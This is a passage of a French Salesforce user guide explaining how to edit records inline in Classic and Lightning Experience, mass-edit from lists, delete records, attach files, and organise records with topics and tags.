Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour modifier des enregistrements :
- « Modifier » sur l'objet pour le type d'enregistrement que vous modifiez

Modification des champs dans Salesforce

De nombreux objets Salesforce, notamment les objets personnalisés, offrent une modification en ligne des enregistrements.

Consignes relatives à la modification d'enregistrements avec l'éditeur en ligne

Modification d'enregistrements directement à partir de listes avancées

CONSULTER ÉGALEMENT :

Création d'enregistrements

Instructions pour la saisie de la devise, des dates, des heures et des numéros de téléphone

Consignes relatives à la modification d'enregistrements avec l'éditeur en ligne

Modification d'enregistrements directement à partir de listes avancées

Création de notes et ajout de notes aux enregistrements

Fichiers joints aux enregistrements

# Modification des champs dans Salesforce

De nombreux objets Salesforce, notamment les objets personnalisés, offrent une modification en ligne des enregistrements.

Modification des champs d'enregistrement avec l'éditeur en ligne dans Salesforce Classic

Les utilisateurs peuvent modifier des champs d'enregistrement de nombreux objets Salesforce, notamment les objets personnalisés, qui offrent une modification en ligne des enregistrements.

Modification des champs d'enregistrement avec l'éditeur en ligne dans Lightning Experience

L'édition en ligne accélère la mise à jour des enregistrements. Sous l'onglet Détails, un représentant peut ouvrir un enregistrement afin de modifier et de mettre à jours plusieurs champs en même temps.

Modification des enregistrements en ligne à partir d'une vue de liste dans Lightning Experience (bêta)

Modifiez aisément les champs des enregistrements directement depuis une vue de liste. La plupart des objets Salesforce, y compris les objets personnalisés, offrent la modification en ligne.

## Modification des champs d'enregistrement avec l'éditeur en ligne dans Salesforce Classic

Les utilisateurs peuvent modifier des champs d'enregistrement de nombreux objets Salesforce, notamment les objets personnalisés, qui offrent une modification en ligne des enregistrements.

Conseil: Les champs ne peuvent pas tous être modifiés en ligne dans tous les objets. Pour déterminer si un champ prend en charge la modification en ligne, survolez-le puis recherchez l'icône de crayon ( ).

1. Dans un enregistrement que vous créez ou modifiez, double-cliquez sur le champ que vous souhaitez définir ou modifier. Si le champ offre la fonction Référence pour retrouver la valeur dont vous avez besoin, une icône de loupe est affichée ( ).
2. Saisissez votre texte dans le champ ou utilisez la référence pour retrouver la valeur dont vous avez besoin. Cliquez sur l'icône d'annulation ( ) ou supprimez votre entrée si nécessaire.
3. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour modifier des enregistrements :

- « Modifier » sur l'objet pour le type d'enregistrement que vous modifiez

# Modification des champs d'enregistrement avec l'éditeur en ligne dans Lightning Experience


L'édition en ligne accélère la mise à jour des enregistrements. Sous l'onglet Détails, un représentant peut ouvrir un enregistrement afin de modifier et de mettre à jours plusieurs champs en même temps.

Double-cliquez sur un champ ou cliquez sur l'icône de modification en regard du champ. La cellule entre en mode d'édition.

Éditions

Disponible avec : Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition





Utilisez les raccourcis clavier pour modifier rapidement un enregistrement.

- Pour passer au champ suivant de l'enregistrement, appuyez sur la touche Tab.
- Pour revenir à l'icône de restauration du champ précédent, appuyez sur Maj + Tab.
- Pour restaurer la modification d'un champ, appuyez sur Entrée à l'icône de restauration.
- Pour restaurer toutes les modifications effectuées dans l'enregistrement, appuyez sur Échap pour aller sur Annuler, puis appuyez sur Entrée.
- Pour enregistrer, appuyez sur Entrée, puis de nouveau sur Entrée.

Voici quelques avantages supplémentaires de la modification en ligne dans Lightning Experience.

- Les commerciaux peuvent parcourir la page tout en modifiant un enregistrement. Ils peuvent basculer vers le fil Chatter de l'enregistrement et revenir sans perdre les modifications apportées.
- Ils sont avertis s'ils tentent de quitter la page ou l'onglet de navigateur sans enregistrer les modifications.
- Les messages d'erreur sont affichés dans une fenêtre en bas de la page. Les commerciaux peuvent cliquer sur pour masquer la fenêtre en parcourant un long enregistrement.



# Modification des enregistrements en ligne à partir d'une vue de liste dans Lightning Experience (bêta)

Modifiez aisément les champs des enregistrements directement depuis une vue de liste. La plupart des objets Salesforce, y compris les objets personnalisés, offrent la modification en ligne.

Les champs des enregistrements d'une vue de liste ne peuvent pas tous être modifiés en ligne. Pour déterminer si un champ prend en charge la modification en ligne, survolez-le puis recherchez l'icône de crayon ( ). Les cellules qui ne peuvent pas être modifiées présentent un verrou .

Vous pouvez modifier uniquement les enregistrements auxquels vous avez accès.

Pour modifier les champs d'une ligne d'une vue de liste :

1. Dans la liste, survolez la cellule à modifier, puis cliquez sur .
   Si vous modifiez des cellules de plusieurs lignes, un bouton **Enregistrer** est affiché en bas de la vue de liste.
2. Apportez vos modifications dans la ou les cellules modifiables.
3. Cliquez sur **Enregistrer**.

Lorsque différents utilisateurs modifient simultanément le même champ d'un enregistrement, seules les modifications les plus récentes sont enregistrées.

**Éditions**

Disponible avec : Lightning Experience

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour modifier des champs dans des enregistrements :

- Modifier sur l'objet pour le type d'enregistrement que vous modifiez

### Considérations relatives à la modification en ligne dans une vue de liste

**Important:** Cette version contient une version bêta de Lightning Edit, de qualité production mais avec des limitations connues.

Vous ne pouvez pas apporter des modifications en ligne dans une vue de liste dans les cas suivants :

- La vue de liste contient plusieurs types d'enregistrement.
- La vue de liste utilise une logique de filtrage qui contient des clauses OR.
- La vue de liste contient des champs de référence ou de liste de sélection dépendante.

Vous pouvez effectuer des modifications en ligne dans les vues de liste Récemment visualisés et Équipe, qui sont prédéfinies pour inclure un seul type d'enregistrement. Vous pouvez également modifier des tâches dans la page d'accueil de l'objet Tâches, même si elles ne figurent pas dans une vue de liste.

Certains champs ou types de champ ne peuvent pas être modifiés en ligne :

- Les champs préintégrés, tels que ID d'enregistrement ou Date de création (jamais modifiables depuis l'interface utilisateur)
- Les champs standard de type date/heure, référence, numérotation automatique, récapitulatif de cumul, type d'enregistrement, principal-détails, zone de text longue, texte enrichi, case à cocher ou hiérarchie
- Les champs composés, notamment Nom, Nom du compte, les champs d'adresse et les champs de géolocalisation

  **Remarque:** Le Prénom et le Nom sont modifiables.

- Les champs d'opportunité Chiffre d'affaires attendu et Catégorie de prévision
- Les champs de liste de sélection dépendants personnalisés
- Les champs de relation de référence externe
- Les champs de texte cryptés

# Consignes relatives à la modification d'enregistrements avec l'éditeur en ligne

## Conseils relatifs à l'enregistrement de modifications en ligne

- Appuyer sur **Entrée** lorsque le curseur se trouve dans la zone de modification d'un champ afin de confirmer la modification pour ce champ.
- Appuyer sur **Entrée** si aucun champ n'est en mode de modification afin d'enregistrer toutes les modifications apportées.

## Limitations

- La modification en ligne n'est pas disponible avec :
  - Mode d'accessibilité
  - Pages de configuration
  - Tableaux de bord
  - Portail client
  - Descriptions des solutions HTML
- Les cases à cocher standard suivantes, dans les pages de modification de requête et de piste, ne peuvent pas être modifiées en ligne :
  - Attribution des requêtes (`Affecter à l'aide de règles d'attribution actives`)
  - Notification par e-mail d'une requête (`Envoyer un e-mail de notification au contact`)
  - Attribution des pistes (`Affecter à l'aide de règles d'attribution actives`)
- Les champs dans les objets standard suivants ne sont pas modifiables en ligne.
  - Tous les champs dans Documents et Catalogues de prix
  - Tous les champs dans Tâches à l'exception de `Objet` et `Commentaire`
  - Tous les champs dans Événements à l'exception de `Objet`, `Description` et `Emplacement`
  - Champs de nom complet de comptes personnels, de contacts et de pistes. Cependant, leurs champs de composant sont par exemple `Prénom` et `Nom`.
- Vous pouvez utiliser la modification en ligne pour modifier les valeurs des champs des enregistrements auxquels vous n'avez qu'un accès en lecture seule, soit en passant par la sécurité au niveau du champ ou par le biais du modèle de partage de votre entreprise ; mais, Salesforce n'autorise pas la sauvegarde des modifications et affiche un message d'erreur de privilèges insuffisants lorsque vous essayez de sauvegarder l'enregistrement.

## Cas particuliers

- La fonction de modification en ligne est disponible dans les pages de détail de tous les champs modifiables dans les pages de modification, à l'exception de certains champs dans les tâches, les événements, les catalogues de prix et les documents. Pour modifier l'un de ces champs, accédez à la page de modification d'un enregistrement, modifiez la valeur du champ souhaité, puis cliquez sur **Enregistrer**. Le tableau suivant répertorie les objets dont certains champs ont des restrictions de modification en ligne. Des autorisations spéciales peuvent être requises pour afficher certains de ces champs :

| Objet | Champs |
| --- | --- |
| Tous les objets | Tous les champs sont modifiables, à l'exception des zones de texte longues. |

Éditions

Disponible avec : Salesforce Classic

Paramètres de modification en ligne disponibles avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour utiliser la modification en ligne :
- Modifier sur l'objet

| Objet | Champs |
| --- | --- |
| Opportunités | Tous les champs sont modifiables, à l'exception des champs suivants qui sont modifiables uniquement au niveau des pages de détail (pas des vues de listes) :<br>– `Montant`<br>– `Étape`<br>– `Catégorie de prévision`<br>– `Quantité` |
| Pistes | Tous les champs sont modifiables, à l'exception du champ `Statut de piste` qui est modifiable uniquement au niveau de la page de détail (pas de la vue de liste) : |
| Requêtes | Tous les champs sont modifiables, à l'exception du champ `Statut de requête` qui est modifiable uniquement au niveau de la page de détail (pas de la vue de liste) : |
| Contrats | Tous les champs sont modifiables, à l'exception du champ `Statut du contrat` qui est modifiable uniquement au niveau de la page de détail (pas de la vue de liste) : |
| Événements | Seuls les champs suivants sont modifiables :<br>– `Description`<br>– `Emplacement`<br>– `Objet`<br>– `Type`<br>– Champs personnalisés |
| Tâches | Seuls les champs suivants sont modifiables :<br>– `Type d'appel`<br>– `Description`<br>– `Objet`<br>– `Type`<br>– Champs personnalisés |
| Documents | Aucun champ n'est modifiable |
| Catalogues de prix | Aucun champ n'est modifiable |

# Modification d'enregistrements directement à partir de listes avancées

Si la modification en ligne et les listes avancées sont activées pour votre organisation, vous pouvez modifier les enregistrements directement dans une liste. Les cellules modifiables affichent l'icône d'un crayon ( ) lorsque vous survolez la cellule, tandis que les cellules non modifiables affichent l'icône d'un verrou ( ).

ATTENTION: Dans les vues de liste avancée, lorsque plusieurs utilisateurs effectuent des modifications en ligne simultanées dans un enregistrement, il est mis à jour avec la modification la plus récente, mais le conflit n'est pas identifié par un message.

Si vous disposez de l'autorisation « Modifications en masse dans des listes », vous pouvez modifier la valeur d'un champ courant dans 200 enregistrements au maximum à la fois pour la plupart des types d'enregistrement. Les produits doivent être modifiés individuellement.

Pour modifier un enregistrement unique depuis une liste :

1. Dans la liste, double-cliquez sur la cellule modifiable.
2. Saisissez la valeur souhaitée.
3. Cliquez sur **OK**.

Pour modifier en masse des enregistrements depuis une liste :

1. Cochez la case en regard de chaque enregistrement à modifier. Vous pouvez sélectionner des enregistrements sur plusieurs pages.
2. Double-cliquez sur l'une des cellules que vous souhaitez modifier. Appliquez votre modification à un seul enregistrement ou à tous les enregistrements que vous avez sélectionnés.

Si vous rencontrez des erreurs lors de la tentative de mise à jour d'enregistrements, une fenêtre de la console s'affiche indiquant le nom de chaque enregistrement erroné (s'il est connu) ainsi qu'une explication. Cliquez sur un enregistrement dans la fenêtre de la console pour ouvrir sa page de détail dans une nouvelle fenêtre.

Remarque: Pour afficher la console d'erreur, le bloqueur de fenêtres contextuelles doit être désactivé pour le domaine Salesforce.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**AUTORISATIONS UTILISATEUR**

Pour utiliser la modification en ligne dans une liste avancée :

- "Modification massive à partir des listes"

## Conseils relatifs à l'utilisation de la modification en ligne avec des listes

- Certains champs standard ne prennent pas en charge la modification en ligne. Par exemple, `Statut de la requête`, `Étape d'opportunité`, `Montant d'opportunité`, `Quantité d'opportunité` et `Statut de la piste`, ainsi que la plupart des champs Tâche et Événement ne peuvent être modifiés qu'à partir de la page de modification d'un enregistrement. Pour plus d'informations, reportez-vous à Consignes relatives à la modification d'enregistrements avec l'éditeur en ligne à la page 147.
- Si votre organisation utilise des types d'enregistrement, la modification en ligne avec des listes est disponible uniquement lorsque tous les enregistrements de la liste sont du même type. Par conséquent, vous devez spécifier un filtre de *`Type d'enregistrement égal à X`*, où *`X`* est le nom d'un type d'enregistrement unique (ou vide pour le type d'enregistrement principal).
- Vous ne pouvez pas utiliser la modification en ligne dans une liste avancée si vos critères de filtrage de vue de liste contiennent une clause OR.
- Pour obtenir les listes d'activités, vous devez spécifier un filtre supplémentaire, qui peut être *`Tâche égale à vrai`* (pour les tâches) ou *`Tâche égale à faux`* (pour les événements) pour que la modification en ligne soit disponible.
- Si votre organisation utilise des comptes personnels :
  - Vous ne pouvez pas utiliser la modification en ligne pour des comptes personnels dans une liste de contacts. Vous pouvez les modifier en ligne uniquement à partir d'une liste de comptes.\

- Vous pouvez utiliser la modification en ligne uniquement sur des contacts associés à des comptes professionnels en spécifiant un filtre supplémentaire `Est un compte personnel ÉGAL À Faux` dans vos critères de liste.

## Suppression d'enregistrements

La suppression d'enregistrements est une procédure standard pour la plupart des utilisateurs de Salesforce. Pour certains types d'objet, la suppression d'un enregistrement en affecte d'autres, à savoir les enregistrements associés. Par exemple, si vous supprimez un compte ou un contact, toutes les ressources associées sont également supprimées.

1. Prenez connaissance des effets (éventuels) de la suppression du type d'enregistrement sélectionné. Consultez l'aide de Salesforce.
2. Recherchez et ouvrez l'enregistrement que vous souhaitez supprimer.
3. Cliquez sur **Supprimer**.

CONSULTER ÉGALEMENT :

Utilisation de la Corbeille

Supprimer des notes et des pièces jointes d'enregistrements

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour supprimer des enregistrements :

- Supprimer sur l'objet pour le type d'enregistrement que vous supprimez

## Fichiers joints aux enregistrements

Vous pouvez joindre des fichiers, tels que des documents Microsoft® Office, des fichiers PDF Adobe®, des images et vidéos, à la plupart des types d'enregistrements Salesforce. La taille maximale d'un fichier joint est de 25 Mo lorsqu'il est joint directement à la liste associée, y compris un fichier joint à une solution.La taille maximale de tous les fichiers joints à un e-mail est de 25 Mo, avec une taille maximale de 5 Mo par fichier.

1. Ouvrez l'enregistrement.
2. Cliquez sur **Joindre le fichier**.
3. Cliquez sur **Parcourir**, puis recherchez le fichier que vous souhaitez joindre.
4. Cliquez sur **Joindre le fichier** pour le télécharger.
5. Cliquez sur **Terminé** lorsque le téléchargement est fini.

Remarque:

- Lorsqu'un fichier est joint au fil Chatter d'un enregistrement, il est ajouté à la liste associée Notes et pièces jointes en tant que pièce jointe à un fil. La taille limite d'une pièce jointe à un fil Chatter est de 2 Go.
- Si le paramètre de sécurité `Ne pas autoriser les chargements HTML en tant que pièces jointes ou enregistrements de document` est activé pour votre organisation, vous ne pouvez pas charger les fichiers qui ont les extensions suivantes : `.htm`, `.html`, `.htt`, `.htx`, `.mhtm`, `.mhtml`, `.shtm`, `.shtml`, `.acgi`, `.svg`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour joindre des fichiers à des enregistrements :

- Modifier sur l'objet

# Rubriques sur les enregistrements

Les rubriques sont des termes ou des phrases que vous pouvez associer à des enregistrements Salesforce afin de les organiser par thèmes communs. Utilisez des rubriques pour regrouper les enregistrements par thèmes communs, puis utilisez ces rubriques pour filtrer des vues de liste.


Lorsque Chatter est activé, vous pouvez également afficher les enregistrements dans une rubrique à un emplacement central : l'onglet Enregistrements de la page de détail de la rubrique. Par exemple, si plusieurs comptes participent à une conférence, vous pouvez ajouter la rubrique `Conférence utilisateurs` à leur enregistrement. Vous pouvez ensuite utiliser cette rubrique pour filtrer une vue de liste de comptes, ou afficher (avec Chatter) les comptes ensemble sous l'onglet Enregistrements de la page de la rubrique `Conférence utilisateurs`.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

Voici un exemple de page de détail de rubrique, avec les comptes de la rubrique affichés sous l'onglet Enregistrements (si l'onglet Enregistrements n'est pas affiché dans une rubrique spécifique, cela signifie que la rubrique n'a été ajoutée à aucun enregistrement).




Les administrateurs peuvent activer ou désactiver des rubriques pour des comptes, des ressources, des campagnes, des requêtes, des contacts, des contrats, des fichiers, des pistes, des opportunités, des commandes, des solutions, des objets personnalisés et des articles en anglais. Vous pouvez activer des rubriques pour des tâches. Cependant, l'onglet Enregistrements n'est pas pris en charge pour les tâches. Les rubriques des fichiers sont automatiquement ajoutées aux fichiers lors de l'ajout des rubriques aux publications de fil auxquelles elles sont jointes.

Ajout de rubriques à des enregistrements

Ajoutez des rubriques pour organiser rapidement les enregistrements par thèmes, les récupérer dans des vues de liste et les afficher (avec Chatter) dans les pages de détail des rubriques.

Retrait de rubriques dans des enregistrements

Retirez une rubrique d'un enregistrement si elle n'est plus applicable.

CONSULTER ÉGALEMENT :

Ajout de rubriques à des fichiers


# Ajout de rubriques à des enregistrements

Ajoutez des rubriques pour organiser rapidement les enregistrements par thèmes, les récupérer dans des vues de liste et les afficher (avec Chatter) dans les pages de détail des rubriques.

Les rubriques pour des objets doivent être activées pour pouvoir ajouter des rubriques à des enregistrements de ces types d'objet.

**Remarque:** Tous les noms de rubrique sont publics et figurent dans les résultats de recherche, mais ils n'affectent pas la visibilité des enregistrements qui ont des rubriques.

1. En haut de la page de détail de l'enregistrement, sous le nom de l'enregistrement, cliquez sur **Cliquez pour ajouter des rubriques**. Si l'enregistrement a déjà des rubriques, cliquez sur **Rubriques**.




Si votre administrateur a activé les présentations basées sur le fil, cliquez sur **Ajouter des rubriques** dans le menu latéral de la vue de fil.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

**AUTORISATIONS UTILISATEUR**

Pour ajouter des rubriques à un enregistrement :


- Lire et Modifier sur l'enregistrement

  ET

  Attribuer des rubriques, pour ajouter des rubriques existantes

  OU

  Créer des rubriques, pour ajouter de nouvelles rubriques




2. Dans l'éditeur de rubrique, saisissez les premières lettres de votre texte. Pendant la saisie, vous pouvez sélectionner une rubrique dans la liste des suggestions ou continuer la saisie pour créer votre propre rubrique unique. Pour ajouter plusieurs rubriques, saisissez une virgule entre chaque nom de rubrique.

   Des virgules ( , ) et des crochets fermants ( ] ) terminent automatiquement une rubrique. Les autres caractères de ponctuation, symboles et séparateurs sont pris en charge dans les noms de rubrique.

   Les enregistrements peuvent compter jusqu'à 100 rubriques.

3. Une fois vos rubriques ajoutées, cliquez sur **Terminé** ou appuyez sur la touche **Entrée**.

Vous pouvez désormais utiliser les rubriques que vous avez ajoutées aux enregistrements afin de filtrer vos vues de liste. Si votre administrateur a activé Chatter, les rubriques ajoutées aux enregistrements deviennent des liens vers les pages de détail des rubriques, dans lesquelles les enregistrements associés s'affichent sous l'onglet Enregistrements pour en faciliter l'accès (notez que les publications Chatter dans un enregistrement ne sont pas automatiquement ajoutées aux rubriques d'un enregistrement, vous devez les ajouter aux publications).

CONSULTER ÉGALEMENT :

- Création d'une vue de liste dans Salesforce Classic
- Retrait de rubriques dans des enregistrements
- Ajout de rubriques à des fichiers

## Retrait de rubriques dans des enregistrements

Retirez une rubrique d'un enregistrement si elle n'est plus applicable.

Le retrait de rubriques ne les supprime pas. Avant de supprimer une rubrique d'un enregistrement, assurez-vous qu'aucun autre utilisateur ne l'a ajouté et ne l'utilise pour suivre l'enregistrement.

1. En haut de la page détail de l'enregistrement, cliquez sur **Rubriques**.
2. Cliquez sur en regard de la rubrique que vous souhaitez retirer de l'enregistrement.
3. Cliquez sur **Terminé** ou appuyez sur Entrée.

Le retrait d'une rubrique dans un enregistrement retire l'enregistrement de toutes les vues de liste qui utilisent cette rubrique en tant que filtre. Si Chatter est activée, l'enregistrement est également retiré de l'onglet Enregistrements de la page de détail de la rubrique.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour retirer des rubriques dans un enregistrement :

- Autorisations Lire et Modifier sur l'enregistrement

  ET

  Attribuer des rubriques

# Balises dans les enregistrements

Les balises sont des mots ou des expressions courtes que vous pouvez associer à la plupart des enregistrements Salesforce, afin de décrire et d'organiser leurs données de façon personnalisée. Les balises permettent de regrouper des enregistrements provenant d'objets divers, suivant une utilisation ou un thème commun, puis d'utiliser ces balises pour retrouver les informations rapidement et de manière intuitive.

Par exemple, si vous rencontrez un certain nombre de contacts et de pistes à une conférence, vous pouvez tous les marquer avec l'expression *Conférence utilisateurs 2011*. Vous pouvez ensuite rechercher la balise *Conférence utilisateurs 2011* et cliquer dessus dans les résultats de recherche pour récupérer ces enregistrements.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Salesforce gère deux types de balises.

- Les *balises personnelles* sont privées. Les balises personnelles que vous ajoutez à un enregistrement sont accessibles uniquement pour vous.
- *Les balises publiques* sont partagées par tous les utilisateurs de l'organisation. Tout utilisateur qui a accès à l'enregistrement peut afficher les balises publiques que vous ajoutez.

Les administrateurs peuvent activer les balises personnelles et publiques pour les comptes, activités, actifs, campagnes, requêtes, contacts, contrats, tableaux de bord, documents, événements, pistes, notes, opportunités, rapports, solutions, tâches et tout objet personnalisé. Vous pouvez ainsi :

- Baliser les enregistrements
- Supprimer les balises d'un enregistrement
- Parcourir, rechercher et gérer les balises

Remarque: Si votre administrateur active des rubriques pour un objet, les balises publiques sont désactivées pour cet objet. Les balises personnelles ne sont pas affectées.

Balisage des enregistrements
Retrait de balises dans les enregistrements
Parcours, recherche et gestion des balises
Affichage des balises récemment utilisées

# Balisage des enregistrements

1. Dans la coin supérieur droit de la page de détail, cliquez sur **Ajouter des balises**. Si l'enregistrement possède déjà des balises associées, cliquez sur **Modifier les balises**.
2. Dans les zones de texte `Balises personnelles` ou `Balises publiques`, saisissez des listes séparées par des virgules des balises que vous souhaitez associer à l'enregistrement. Les balises peuvent contenir uniquement des lettres, des nombres, des espaces, des tirets et des traits de soulignement et elles doivent contenir au moins une lettre ou un chiffre.

   Lorsque vous saisir les nouvelles balises ; jusqu'à 10 balises prédéfinies s'affichent comme suggestions de saisie semi-automatique. Au fur et à mesure de votre saisie, la liste des suggestions change pour n'afficher que les balises correspondant au préfixe que vous avez entré. Pour sélectionner une suggestion, cliquez dessus ou utilisez les touchées fléchées du clavier, puis appuyez sur TAB ou ENTRÉE.
3. Cliquez sur **Enregistrer**.

